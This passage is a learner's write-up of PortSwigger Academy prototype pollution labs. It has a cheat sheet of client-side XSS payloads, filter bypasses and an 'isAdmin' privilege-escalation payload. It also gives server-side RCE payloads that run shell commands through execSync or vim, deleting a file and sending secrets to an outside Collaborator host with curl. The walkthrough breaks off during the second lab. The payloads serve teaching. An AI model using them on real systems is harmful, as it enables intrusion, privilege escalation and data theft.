



# Prototype Pollution

*Portswigger*

# Main Section Index

- [Overview + Resources](#)
- [Cheat Sheet | Summary](#)
- [Lab: DOM XSS via client-side prototype pollution](#)
- [Lab: DOM XSS via an alternative prototype pollution vector](#)
- [Lab: Client-side prototype pollution via flawed sanitization](#)
- [Lab: Client-side prototype pollution in third-party libraries](#)
- [Lab: Client-side prototype pollution via browser APIs](#)
- [Lab: Privilege escalation via server-side prototype pollution](#)
- [Lab: Detecting server-side prototype pollution without polluted property reflection](#)
- [Lab: Bypassing flawed input filters for server-side prototype pollution](#)
- [Lab: Remote code execution via server-side prototype pollution](#)
- [Lab: Exfiltrating sensitive data via server-side prototype pollution](#)

# Overview + Resources

- This document contains a writeup of the **Prototype Pollution** attacks category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- <https://portswigger.net/web-security/prototype-pollution>

# Prevention

- <https://portswigger.net/web-security/prototype-pollution/preventing>

# Cheat Sheet | Summary

## Client-side Prototype Pollution - DOM XSS

Identify a prototype pollution source:

- Inject an arbitrary property via a query string and determine if it has polluted the Object prototype:

/?\_\_proto\_\_.foo=bar

/?\_\_proto\_\_[foo]=bar

- Type the following in the browser's console and see if the Object has been polluted:

Object.prototype

Identify a gadget:

Look through the clients-side source code and identify if there is an Object using a property in an insecure way. For example, if we identify an object (config) using a property (transport\_url) that is not defined, and used in a dangerous sink, we can try to pollute that property in the Object prototype:

```
if(config.transport_url){  
    let script = document.createElement('script');  
    script.src = config.transport_url;  
    document.body.appendChild(script);  
}
```

### Craft an Exploit:

- Use the source identified in the first step and attempt to pollute the "transport\_url" property:

```
/?__proto__.transport_url=data:,alert(1);  
/?__proto__[transport_url]=data:,alert(1);
```

### Other scenarios:

- The client-side code may have some extra protections that are flawed, such as removing key words but not doing it recursively.

### Payloads to bypass this validation:

```
/?__proto__to__[transport_url]=data:,alert(1);  
/?__proto__to__.transport_url=data:,alert(1);  
/?constconstructoructor.[protoprototypetype][transport_url]=data:,alert(1);  
/?constconstructoructor.protoprototypetype.transport_url=data:,alert(1);
```

## **Client-side Prototype Pollution - Third-party Libraries**

- Use DOM Invader to exploit these scenarios as it will save a lot of time.
- DOM Invader is very straight forward to use.
- Look at the solution for the following lab to learn more about it - <https://portswigger.net/web-security/prototype-pollution/client-side/lab-prototype-pollution-client-side-prototype-pollution-in-third-party-libraries>

## Client-side Prototype Pollution - Browser APIs

### Identify a prototype pollution source:

- Inject an arbitrary property via a query string and determine if it has polluted the Object prototype.

```
/?__proto__.foo=bar  
/?__proto__[foo]=bar
```

- Type the following in the browser's console and see if the Object has been polluted:

```
Object.prototype
```

### Identify a gadget:

- Look through the clients-side source code and identify if there is an Object using a property in an insecure way.
- For example, the code is using the method `Object.defineProperty()` to define the property "transport\_url", however, the "value" descriptor which is used to define the value associated with the property is not being defined:

```
Object.defineProperty(config, 'transport_url', {  
    configurable: false,  
    writable: false  
    // missing -> value: "test"  
});
```

- The "config" Object is not defining the "value" descriptor for "transport\_url" property, we can try to pollute the Object prototype with the "value" property containing a malicious payload.
- [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global\\_Objects/Object/defineProperty](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty)

### Craft an exploit:

```
/?__proto__[value]=data:,alert(1);  
/?__proto__.value=data:,alert(1);
```

## Server-side Prototype Pollution - Privilege Escalation

- Identify functionality on the application where JSON data is returned in a response that appears to represent your "User" Object.
- Example response:

```
{  
  "username": "test",  
  "firstname": "test",  
  "isAdmin": false  
}
```

- Identify a prototype pollution source:
- In the request body, add a new property to the JSON with the name `__proto__`, containing an object with an arbitrary property:
- Example payload:

```
"__proto__": {  
  "foo": "bar"  
}
```
- If in the response you see the "foo" property added, without the "`__proto__`" property, this suggests that we may have polluted the Object's prototype and that the "foo" property has been inherited via prototype chain.

### Identify a gadget:

- The "isAdmin" property would be something to target for privilege escalation.

### Craft an Exploit:

- Example payload:

```
"__proto__":{  
    "isAdmin":true  
}
```

- In the response, if you see the following it suggests that the "User" object did not have its own "isAdmin" property, and instead inherited from the polluted prototype.

- Example response:

```
{  
    "username":"test",  
    "firstname":"test",  
    "isAdmin":true  
}
```

- Other scenarios:

- The application may be performing some filtering on the input, one way to bypass it is by using the constructor:

```
"constructor":{  
    "prototype":{  
        "isAdmin":true  
    }  
}
```

## Detecting Prototype Pollution without Polluted Property Reflection

- There are 3 main techniques:
  - Status code override
  - JSON spaces override
  - Charset override
- <https://portswigger.net/web-security/prototype-pollution/server-side>
- Identify prototype pollution source:
- JSON spaces technique:

```
"__proto__":{  
    "json spaces":"10"  
}
```
- If the prototype pollution payload was successful, you can see a notable difference in the response, while not breaking the application's functionality.
- \*\*\*\*\* Burp Suite has an extension that can help to identify server-side prototype pollution:
- **Server-Side Prototype Pollution Scanner** - <https://portswigger.net/bappstore/c1d4bd60626d4178a54d36ee802cf7e8>

## Server-side Prototype Pollution - Remote Code Execution and Exfiltrate Sensitive Data

- Payloads: (Inject these in JSON Body of HTTP requests)

```
"__proto__":{  
    "execArgv":[  
        "--eval=require('child_process').execSync('curl https://YOUR-COLLABORATOR-ID.oastify.com')"  
    ]  
}  
  
"__proto__":{  
    "execArgv":[  
        "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"  
    ]  
}  
  
"__proto__":{  
    "shell":"vim",  
    "input":":! curl https://YOUR-COLLABORATOR-ID.oastify.com\n"  
}  
  
"__proto__":{  
    "shell":"vim",  
    "input":":! ls /home/carlos | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"  
}  
  
"__proto__":{  
    "shell":"vim",  
    "input":":! cat /home/carlos/secret | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"  
}
```

# Labs

- LAB PRACTITIONER [DOM XSS via client-side prototype pollution](#) Solved
- LAB PRACTITIONER [DOM XSS via an alternative prototype pollution vector](#) Solved
- LAB PRACTITIONER [Client-side prototype pollution via flawed sanitization](#) Solved
- LAB PRACTITIONER [Client-side prototype pollution in third-party libraries](#) Solved
- LAB PRACTITIONER [Client-side prototype pollution via browser APIs](#) Solved
- LAB PRACTITIONER [Privilege escalation via server-side prototype pollution](#) Solved
- LAB PRACTITIONER [Detecting server-side prototype pollution without polluted property reflection](#) Solved
- LAB PRACTITIONER [Bypassing flawed input filters for server-side prototype pollution](#) Solved
- LAB PRACTITIONER [Remote code execution via server-side prototype pollution](#) Solved
- LAB EXPERT [Exfiltrating sensitive data via server-side prototype pollution](#) Solved

# Lab: DOM XSS via client-side prototype pollution

# Lab: DOM XSS via client-side prototype pollution

- This lab is vulnerable to DOM XSS via client-side prototype pollution. To solve the lab:
  1. Find a source that you can use to add arbitrary properties to the global Object.prototype.
  2. Identify a gadget property that allows you to execute arbitrary JavaScript.
  3. Combine these to call alert().
- You can solve this lab manually in your browser or use DOM Invader to help you.
- **Summary – Steps to Exploit:**
- See slides.

# Manual Exploitation

Find a prototype pollution source:

- By injecting a property via the query String, it has polluted the Object prototype.
- \_\_proto\_\_[foo]=bar

The screenshot shows the Firefox developer tools interface with the 'Console' tab selected. The URL in the address bar is [https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?\\_\\_proto\\_\\_foo=bar](https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?__proto__foo=bar). The page title is "DOM XSS via client-side prototype pollution". A green 'LAB' button with 'Not solved' is visible. The console output shows two errors related to source map requests failing with status 404, followed by the result of the expression `Object.prototype.foo` which is `undefined`.

```
⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/resources/css/labsBlog.css
Source Map URL: labsBlog.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/resources/labheader/css/academyLabHeader.css
Source Map URL: academyLabHeader.css.map [Learn More]

» Object.prototype.foo
← undefined
»
```

The screenshot shows the Firefox developer tools interface with the 'Console' tab selected. The URL in the address bar is [https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?\\_\\_proto\\_\\_\[foo\]=bar](https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?__proto__[foo]=bar). The page title is "DOM XSS via client-side prototype pollution". A green 'LAB' button with 'Not solved' is visible. The console output shows two errors related to source map requests failing with status 404, followed by the result of the expression `Object.prototype.foo` which is `bar`.

```
⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/resources/css/labsBlog.css
Source Map URL: labsBlog.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/resources/labheader/css/academyLabHeader.css
Source Map URL: academyLabHeader.css.map [Learn More]

» Object.prototype.foo
← "bar"
»
```

The screenshot shows the Firefox developer tools interface with the 'Console' tab selected. The URL in the address bar is [https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?\\_\\_proto\\_\\_\[foo\]=bar](https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?__proto__[foo]=bar). The page title is "DOM XSS via client-side prototype pollution". A green 'LAB' button with 'Not solved' is visible. The console output shows two errors related to source map requests failing with status 404, followed by the result of the expression `Object.prototype.foo` which is `bar`.


```
⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/resources/css/labsBlog.css
Source Map URL: labsBlog.css.map [Learn More]

⚠ Source map error: Error: request failed with status 404
Resource URL: https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/resources/labheader/css/academyLabHeader.css
Source Map URL: academyLabHeader.css.map [Learn More]

» Object.prototype.foo
← "bar"
»
```

## Identify a Gadget:

- The “transport\_url” property is being used in a “src” attribute in a <script> tag.
- This property is also not being defined in the config Object.



A screenshot of a browser developer tools window showing the source code of a JavaScript file named searchLogger.js. The code contains several asynchronous functions, including logQuery and searchLogger, which interact with the DOM to append a script element with a specific URL to the page's body. A window.addEventListener("load", searchLogger); statement at the bottom indicates the function runs on page load.


```
async function logQuery(url, params) {
  try {
    await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
  } catch(e) {
    console.error("Failed storing query");
  }
}

async function searchLogger() {
  let config = {params: deparam(new URL(location).searchParams.toString())};

  if(config.transport_url) {
    let script = document.createElement('script');
    script.src = config.transport_url;
    document.body.appendChild(script);
  }

  if(config.params && config.params.search) {
    await logQuery('/logger', config.params);
  }
}

window.addEventListener("load", searchLogger);
```



A screenshot of a browser developer tools window showing the DOM tree and network tab. The DOM tree shows a <script> element with a src attribute set to "bar". The network tab shows a request to https://0ae1003803e07a22c3948f1b00d900f3.web-security-academy.net/?\_\_proto\_\_[transport\_url]=bar, indicating a successful exploit attempt.


DOM Tree:

```
<!DOCTYPE html>
<html> [event] scroll
  <head> [..] </head>
  <body> [overflow]
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader"> [..] </div> [overflow]
    <div theme="blog">
      <section class="maincontainer"> [..] </section> [overflow]
    </div>
    <script src="bar"></script>
  </body>
</html>
```

## Craft an Exploit:

- Use the source, identified earlier to pollute the Object prototype with transport\_url.
- \_\_proto\_\_[transport\_url]=bar

- The following payload successfully triggers a XSS by polluting the Object prototype with the transport\_url property:
- `?__proto__[transport_url]=data:,alert(1);`



## DOM Invader Exploitation

Using DOM Invader for prototype pollution exploitation can do all the steps for you:

- Identify pollution source
- Identify a gadget
- Craft an exploit

The screenshot shows a browser window with several tabs open, including "Learning path | Web Security Academy", "What is prototype pollution? | Web Security Academy", "Client-side prototype pollution via DOM XSS", "Lab: DOM XSS via client-side prototype pollution", and "DOM XSS via client-side prototype pollution". The main content area displays the "WebSecurity Academy" logo and the title "DOM XSS via client-side prototype pollution". A green button labeled "LAB Not solved" with a test tube icon is visible. Below the title, there's a link "Back to lab description >". At the bottom, there are links for "Home", "My account", and "Submit feedback".

The browser's developer tools are open, specifically the "DOM Invader" tab under the "Elements" section. The search bar contains the value "akhqqtbh". The interface shows two sections of results:

- Sinks (0)**
- Sources (2)**
  - Prototype pollution: \_\_proto\_\_[property]=value in search (1)**

Value	Frame path	Event	Options	Stack Trace
akhqqtbh	top		<b>Test</b>	<b>Scan for gadgets</b>
  - Prototype pollution: constructor[prototype][property]=value in search (1)**

Value	Frame path	Event	Options	Stack Trace
akhqqtbh	top		<b>Test</b>	<b>Scan for gadgets</b>

A yellow warning message box states: "⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings."

Learning path | Web Security Academy | What is prototype pollution? | Client-side prototype pollution | Lab: DOM XSS via client-side prototype | DOM XSS via client-side prototype | +

0a630011048c417cc063184300350086.web-security-academy.net

## WebSecurity Academy | DOM XSS via client-side prototype pollution

LAB Not solved

Back to lab description >

Home | My account | Submit feedback

DOM Invader

akhqqtbn

Search Search for Canary Inject URL params Inject forms Copy canary Clear all

⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings.

Sinks (1)

script.src (1)

Value akhqqtbn &prototypepollutiontransport\_urlakhqqtbn

outerHTML <script></script>

Frame path top

Event load

Options Stack Trace

Exploit at Object.sREm...

Sources (0)

Console Issues

Default levels | 1 Issue: 1

DOM Invader is now enabled. View the DOM Invader tab in devtools to use it.

Uncaught TypeError: Invalid property descriptor. Cannot both specify accessors and a value or writable attribute, #<Object>

Uncaught TypeError: window[\_0x2c82ea(...)] is not a function

DevTools failed to load source map: Could not load content for https://0a63001...web-security-academy.net/resources/css/labsBlog.css.map: HTTP error: status code 404, net::ERR\_HTTP\_RESPONSE\_CODE\_FAILURE

DevTools failed to load source map: Could not load content for https://0a63001...web-security-academy.net/resources/labheader/css/academyLabHeader.css.map: HTTP error: status code 404, net::ERR\_HTTP\_RESPONSE\_CODE\_FAILURE

-- DOM Invader: Logging stack trace

at Object.sREm (<anonymous>:2:138475)  
at \_0x2c82ea (<anonymous>:2:47694)  
at Object.NIIis (<anonymous>:2:331406)  
at HTMLScriptElement.set [as src] (<anonymous>:2:332276)  
at searchLogger (<https://0a63001...web-security-academy.net/resources/js/searchLogger.js>:1:1)

Learning path | Web Security Academy | What is prototype pollution? | Client-side prototype pollution | Lab: DOM XSS via client-side prototype | DOM XSS via client-side prototype | DOM XSS via client-side prototype | +

0a630011048c417cc063184300350086.web-security-academy.net/?\_\_proto\_\_[transport\_url]=data%3A%2Calert%281%29

## WebSecurity Academy | DOM XSS via client-side prototype pollution

048c417cc063184300350086.web-security-academy.net says

1

OK

Home | My account | Submit feedback

WE LIKE TO BLOG

Search the blog... Search

Lab: DOM XSS via an alternative prototype  
pollution vector

# Lab: DOM XSS via an alternative prototype pollution vector

- This lab is vulnerable to DOM XSS via client-side prototype pollution. To solve the lab:
  1. Find a source that you can use to add arbitrary properties to the global Object.prototype.
  2. Identify a gadget property that allows you to execute arbitrary JavaScript.
  3. Combine these to call alert().
- You can solve this lab manually in your browser or use DOM Invader to help you.
- **Summary – Steps to Exploit:**
- See slides.

## Find a prototype pollution source:

- Inject a property using a query String in the URL and notice that the Object is updated with the property.

The screenshot shows the Firefox Developer Tools interface with the "Console" tab selected. The address bar indicates the URL is `https://0a9e00ca03f2d0f2c3b4e848004300b1.web-security-academy.net/?__proto__.foo=bar`. The console output shows the following:

```
⚠ Source map error: Error: request failed with status 404
Resource URL: https://0a9e00ca03f2d0f2c3b4e848004300b1.web-security-academy.net/resources/css/labsBlog.css
Source Map URL: labsBlog.css.map [Learn More]
» Object.prototype
< > Object { foo: "bar", ... }
»
```

## Identify a Gadget:

- Looking at the JavaScript in the application, there is a “manager” Object that contains a property called “sequence” that is passed to the eval() function.
- The “sequence” property is not being defined.

The screenshot shows the Firefox Developer Tools interface with the "Console" tab selected. The address bar indicates the URL is `view-source:https://0a9e00ca03f2d0f2c3b4e848004300b1.web-security-academy.net/resources/js/searchLoggerAlternative.js`. The code shown is:

